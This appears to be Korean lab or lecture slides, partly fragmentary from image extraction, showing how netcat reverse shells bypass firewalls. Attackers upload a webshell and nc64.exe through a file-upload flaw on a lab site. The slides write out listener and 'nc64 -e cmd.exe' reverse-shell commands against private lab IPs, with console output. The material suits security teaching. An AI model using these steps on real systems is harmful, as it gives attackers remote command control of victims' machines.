
Necat(nc) ?

- ✓ TCP나 UDP 프로토콜을 사용하는 네트워크 연결에서 데이터를 읽고 쓰는 유틸리티 프로그램
- ✓ 원격지에 있는 공격자가 희생자의 단말의 명령 권한을 얻는 백도어의 일부로 악용되기도 한다.

Reverse Telnet?

- ✓ 방화벽을 우회하기 위해서 사용.
- ✓ 서버를 열어도 inbound 정책에 의하여 막히는 경우가 많지만, outbound 정책은 심하지 않은 점을 이용한 것

Reverse Telnet?



시나리오

웹 탈취 시나리오

웹셀 업로드

공격자가 공격에 필요한

파일 업로드 취약점이 있는 사이트에서
공격자가 웹셀을 올린 후 피해자의 셀을
탈취하고자 함

포트 열기

태가 되게 포트를 열어줌

웹셀 실행

피해자의 셀 획득

업로드 경로를 확인하고 웹셀을 실행

시나리오

셸 탈취 시나리오

웹셸 업로드

공격자가 공격에 필요한 파일들을 업로드

nc 프로그램 업로드

접속하기 위한 nc 프로그램 업로드

포트 열기

공격자는 대기 상태가 되게 포트를 열어줌

파일 업로드 취약점이 있는 사이트에서
공격자가 웹셸을 올린 후 피해자의 셸을
탈취하고자 함

접속 성공

피해자의 셸 획득

웹셸 실행

업로드 경로를 확인하고 웹셸을 실행

HomeWindows 10CentOS

CCIT

← → ↻ ⚠ 안전하지 않음 192.168.75.139/fileupload/

About피해자 IPindex

관리자: 명령 프롬프트

```
C:\Users\wtester\Desktop\Wattack>nc64 -l -p 4321
Microsoft Windows [Version 10.0.19042.985]
(c) Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\fileupload\upload>^C
C:\Users\wtester\Desktop\Wattack>

C:\Users\wtester\Desktop\Wattack>nc64 192.168.75.137 -e cmd.exe 1234

C:\Users\wtester\Desktop\Wattack>ipconfig

Windows IP 구성

이더넷 어댑터 Ethernet0:

    연결별 DNS 접미사. . . . . : 
    링크-로컬 IPv6 주소. . . . . : fe80::f18b:a05:48c0:77c8%10
    IPv4 주소. . . . . : 192.168.75.139
    서브넷 마스크. . . . . : 255.255.255.0
    기본 게이트웨이. . . . . : 192.168.75.2

이더넷 어댑터 Bluetooth 네트워크 연결:

    미디어 상태. . . . . : 미디어 연결 끊김
    연결별 DNS 접미사. . . . . : 

C:\Users\wtester\Desktop\Wattack>nc64 -e cmd.exe 192.168.75.133 100

C:\Users\wtester\Desktop\Wattack>
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

대상 사이트 접속

http://192.168.75.139/fileupload/upload/webshell.php?command

192.168.75.139

Execution

피해자 사이트 접속

To direct input to this VM, click inside or press Ctrl+G.

오후 4:36
2021-05-25


To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

nc 프로그램 업로드

글작성

접속

공격자




파일 선택 nc64.exe


취소

완료

업로드 확인



공격자 PC에서 오픈



The screenshot shows a Windows command prompt window with a blue title bar. The title bar text is "Administrator: C:\Windows\system32\cmd.exe - nc64 -lvp 4321". The command prompt shows the user is in the directory "C:\Users\Administrator\Desktop\hack" and has executed the command "nc64 -lvp 4321". The output is "listening on [any] 4321 ...".

```
Administrator: C:\Windows\system32\cmd.exe - nc64 -lvp 4321  
C:\Users\Administrator\Desktop\hack>nc64 -lvp 4321  
listening on [any] 4321 ...  
_
```

공격자 IP 확인

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::800b:a8a5:444f:d345%12
    IPv4 Address. . . . . : 192.168.75.133
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.75.2

Tunnel adapter isatap.{637735C2-460C-42A8-BE58-083F5B88F05A}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 
PS C:\Users\Administrator>
```

공격자 : 192.168.75.133
피해자 : 192.168.75.139

